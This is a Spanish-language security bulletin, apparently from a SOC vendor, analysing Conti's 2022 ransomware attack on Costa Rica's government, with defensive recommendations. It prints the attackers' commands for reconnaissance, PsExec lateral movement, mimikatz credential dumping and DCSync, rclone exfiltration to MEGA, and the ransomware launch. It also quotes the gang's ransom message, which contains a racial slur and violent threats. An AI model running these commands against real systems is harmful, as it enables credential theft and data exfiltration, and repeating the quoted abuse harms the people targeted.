

CYBER **SECURITY** **NEWS**

SECURITY OPERATIONS CENTER

Conti: Anatomía del ataque al Gobierno de Costa Rica.

20/julio/2022

Contenido

Introducción	3
Ataque de Conti al Gobierno de Costa Rica.	4
Resumen	4
Eventos Clave del Ataque.	5
Perspectiva y Cierre	7
Recomendaciones.....	8
Noticia Completa	9
IOC's.....	9
Contactos de soporte	10

INTRODUCCIÓN

Le presentamos la cronología de eventos que ocasiono el ataque de ransomware contra el Gobierno de Costa Rica, la finalidad de este documento es mostrar los métodos utilizados por los actores de amenazas para llevar a cabo sus ataques y que, al conocer sus acciones, usted pueda reforzar sus defensas y corregir posibles vulnerabilidades.

ATAQUE DE CONTI AL GOBIERNO DE COSTA RICA.

A continuación, se encuentra en cuadro de identificación de la amenaza.

ID de alerta:	DSOC-CERT_2022_07_20_01
Clasificación de alerta:	Noticia
Tipo de Impacto:	ALTO
TLP (Clasificación de información):	WHITE
Fecha de publicación:	07/20/2022
Es día cero (0 day):	NO


RESUMEN

La operación de exfiltración y ransomware tomó aproximadamente cinco días desde el acceso inicial el 11 de abril de 2022, principalmente debido a la exfiltración masiva de datos que prolongó la operación de explotación antes de la implementación del ransomware.


El 8 de mayo de 2022, el nuevo presidente de Costa Rica, Rodrigo Chaves Robles, decretó estado de emergencia nacional por ciberataques, calificándolos como un acto de terrorismo. Días después, en conferencia de prensa, afirmó que el país estaba en estado de guerra, y que había indicios de que desde dentro de Costa Rica ayudaban a Conti.

"FOR COSTA RICA"




<https://www.hacienda.go.cr/>
<https://www.mtss.go.cr>
<https://fodesaf.go.cr>
<https://siua.ac.cr>

 We have been contacted by your authorized recovery, but he does not fulfill our conditions, on Monday we permanently delete your keys. don't play games with us, we are a unit of unc1756, don't try to do the intel of our group, we will set hungry niggas on you, you will have more fun than Brian Krebs

Bratkovsky and all the intel teams, I broke your house pipe. You don't know anything about us and about our motives, you are just traitors who work for the USA (the USA is a cancer on the body of the earth, you make people suffer, not so long ago we attacked <https://www.securityweek.com/hacker-s-hit-web-hosting-provider-linked-oregon-elections> , the fbi paid us money, why are you preventing us from doing this in costa rica, we hope that soon in the usa power will change and Biden will die

 We have been contacted by your authorized recovery, but he does not fulfill our conditions, on Monday we permanently delete your keys. don't play games with us, we are a unit of unc1756, don't try to do the intel of our group, we will set hungry niggas on you, you will have more fun than Brian Krebs
Bratkovsky and all the intel teams, I broke your house pipe. You don't know anything about us and about our motives, you are just traitors who work for the USA (the USA is a cancer on the body of the earth, you make people suffer, not so long ago we attacked <https://www.securityweek.com/hackers-hit-web-hosting-provider-linked-oregon-elections> , the fbi paid us money, why are you preventing us from doing this in costa rica, we hope that soon in the usa power will change and Biden will die

PUBLISHED 97%

 5/20/2022
 40119
 54 [672.19 GB]


Captura del extinto foro de Conti, donde ofrecían negociar por el rescate de la información.

EVENTOS CLAVE DEL ATAQUE.

Este ataque al Ministerio de Hacienda de Costa Rica fue, en última instancia, parte de un ataque mucho mayor del grupo ahora conocido como Quantum contra el gobierno de Costa Rica .

Estos ataques se realizaron en nombre de Conti solo como parte de su plan de disolución a largo plazo para el sindicato.

Después de la infección del 11 de abril de 2022, los actores de amenazas responsables comenzaron a desarrollar aún más sus ataques en Costa Rica, dejando sistemas caídos en todo el país. La funcionalidad de algunas agencias, como el Ministerio de Finanzas, se redujo hasta principios de junio.



El vector de ataque inicial para esta operación fue el acceso de credenciales comprometidas a través de VPN.

Una de las intrusiones de red más dañinas típicas en el panorama de amenazas en los últimos tiempos incluye el flujo de ataque anterior. Se establecieron y documentaron más de diez sesiones de baliza Cobalt Strike como parte de este ataque.

1. La infección siguió un flujo de ataque típico en el que los adversarios obtuvieron acceso desde el registro de VPN comprometido al instalar una forma encriptada de Cobalt Strike dentro de la subred de Costa Rica.
2. Los adversarios obtuvieron reconocimiento del administrador de dominio de la red local y del administrador de la empresa a través de los siguientes comandos:

```

nltest /dclist:
net group "domain Admins" /domain
net group "Enterprise Admins" /domain
  
```

3. Luego, los actores de la amenaza realizaron un reconocimiento de la red a través de la enumeración de confianza del dominio Nltest , antes de escanear la red en busca de archivos compartidos aprovechando la utilidad ShareFinder y AdFind de C:\ProgramData. Esto tomó la forma de lo siguiente:


```
Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii
C:\ProgramData\found_shares.txt
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "(objectcategory=computer)" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f (objectCategory=subnet)> subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt adfind.exe -gcb -sc trustdmp >
trustdmp.txt
```

4. El adversario (al que se hace referencia con el seudónimo interno " MiembroX ") descargó la salida del archivo compartido en su máquina local a través del canal Cobalt Strike.

Este patrón de ataque brindó a los atacantes la oportunidad de acceder a recursos compartidos de archivos ADMIN\$ y cargar/ejecutar un binario de baliza DLL de Cobalt Strike desde la ubicación remota a través de PsExec, estableciendo así acceso de administrador local a través del siguiente comando:

```
psexec 10.X.X.XX cmd.exe /c regsvr32.exe C:\ProgramData\1.dll
```

5. Luego, los adversarios aprovecharon Mimikatz de Cobalt Strike para volcar las contraseñas de inicio de sesión y los hashes de NTDS de los usuarios de las máquinas locales, obteniendo hashes de administrador de empresa, dominio y administrador local de texto sin formato:

```
mimikatz sekurlsa::logonpasswords
```

6. Los adversarios aprovecharon las credenciales de usuario empresarial para realizar un ataque DCSync y ZeroLogon . Esto efectivamente le dio acceso a cada host en las redes interconectadas de Costa Rica.

```
mimikatz @lsadump::dcsync /domain:HACIENDA /all /csv
```

7. Luego, los adversarios cargaron scripts MSI con Atera Remote Management Tool (RMM), los hosts remotos seleccionaron aquellos con acceso de administrador local y menos actividad de los usuarios. Esto establecía un "anclaje" y un retorno seguro en caso de que las balizas de los actores de amenazas fueran quemadas o detectadas por la conocida herramienta EDR utilizada por Costa Rica.

8. Los adversarios hicieron ping en toda la red y volvieron a escanear las confianzas de dominio de la red, aprovechando las credenciales de administrador empresarial con ShareFinder y compilando una lista de todos los activos y bases de datos corporativos disponibles bajo sus nuevos privilegios elevados.

9. En varios hosts de red, los adversarios también crearon un archivo de configuración Rclone , que su herramienta de exfiltración de datos aprovechó como entrada con el cargador MEGA Share. Luego comenzaron la exfiltración de la red.

```
rclone.exe copy "\\REDACTED.mh.hacienda.go.cr\REDACTED" mega:REDACTED -q -
ignore-existing --auto-confirm --multi-thread-streams 6 --transfers 6
```

10. Los adversarios cargaron las herramientas Process Hacker, Power Tools y Do Not Sleep , y los scripts por lotes completaron las ubicaciones de acceso a archivos compartidos, pasando el parámetro de la unidad:

```
start regsvr32.exe /s /n /i:"-m -net -size 10 -nomutex -p
\\REDACTED.local\D$" x64.dll
```

PERSPECTIVA Y CIERRE

Dado que los ataques en Costa Rica se realizaron en parte como una forma de cierre simbólico para el sindicato Conti , esta decisión de seguir con el conjunto de herramientas por el que el grupo era famoso se siente intencional por parte de los actores de amenazas: la anatomía de estos hacks, como visto con el Ministerio de Finanzas, estaba inequívocamente en el estilo de ataque característico de Conti.

Sin embargo, la notoriedad y el reconocimiento en el estilo de ataque de Conti también contribuyeron en última instancia a la caída del grupo . A medida que Conti perfeccionó su metodología de ataque a un alto grado de competencia, las agencias de defensa y seguridad comenzaron a captar el método de operaciones distintivo de Conti y desarrollar mitigaciones para ellos. Este es un factor que contribuye al surgimiento de tácticas más adaptables y personalizadas que utilizan los sucesores de Conti, como la ingeniería social y los complejos esquemas de phishing .

RECOMENDACIONES

- Implemente un plan de recuperación que mantenga y conserve múltiples copias de datos confidenciales o de propiedad y servidores en una ubicación segura, segmentada y separada físicamente (es decir, disco duro, dispositivo de almacenamiento o la nube).
- Implemente la segmentación de la red y mantenga copias de seguridad fuera de línea de los datos para garantizar una interrupción limitada de la organización.
- Realice copias de seguridad de los datos con regularidad y proteja con contraseña las copias de seguridad almacenadas sin conexión. Asegúrese de que las copias de los datos críticos no sean accesibles para su modificación o eliminación desde el sistema donde residen los datos.
- Instale, actualice periódicamente y habilite la detección en tiempo real del software antivirus en todos los hosts.
- Instale actualizaciones para sistemas operativos, software y firmware siempre que estén disponibles y el historial de cambios no indique vulnerabilidades o bugs críticos.
- Revise los controladores de dominio, los servidores, las estaciones de trabajo y los directorios activos en busca de cuentas nuevas o no reconocidas.
- Auditar cuentas de usuario con privilegios administrativos y configurar controles de acceso según el principio de mínimo privilegio.
- Deshabilite los puertos no utilizados.
- Considere agregar un banner de correo electrónico a los correos electrónicos recibidos desde fuera de su organización.
- Hacer cumplir la autenticación multifactor (MFA).
- Considere instalar y usar una red privada virtual (VPN) para establecer conexiones remotas seguras.
- Examine el tráfico de red entrante y saliente, en busca de actividad sospechosa dentro de su red.
- Utilizar escritorio remoto solo cuando es necesario.

NOTICIA COMPLETA

<https://blog.segu-info.com.ar/2022/07/anatomia-del-ataque-de-ransomware-al.html>

IOC's

https://github.com/develgroup/SOC_IOCs/tree/main/20220430_01_Conti

CONTACTOS DE SOPORTE



Correo electrónico: cert@develsecurity.com

Teléfonos directos:

Guatemala: +(502) 2307 5757

El Salvador: +(503) 2249 4252

Honduras: +(504) 2283 5904

República Dominicana: +1 829 734 2040

WhatsApp: +(502) 5124 9536

Sitio Web: <https://www.devel.group/reporta-un-incidente>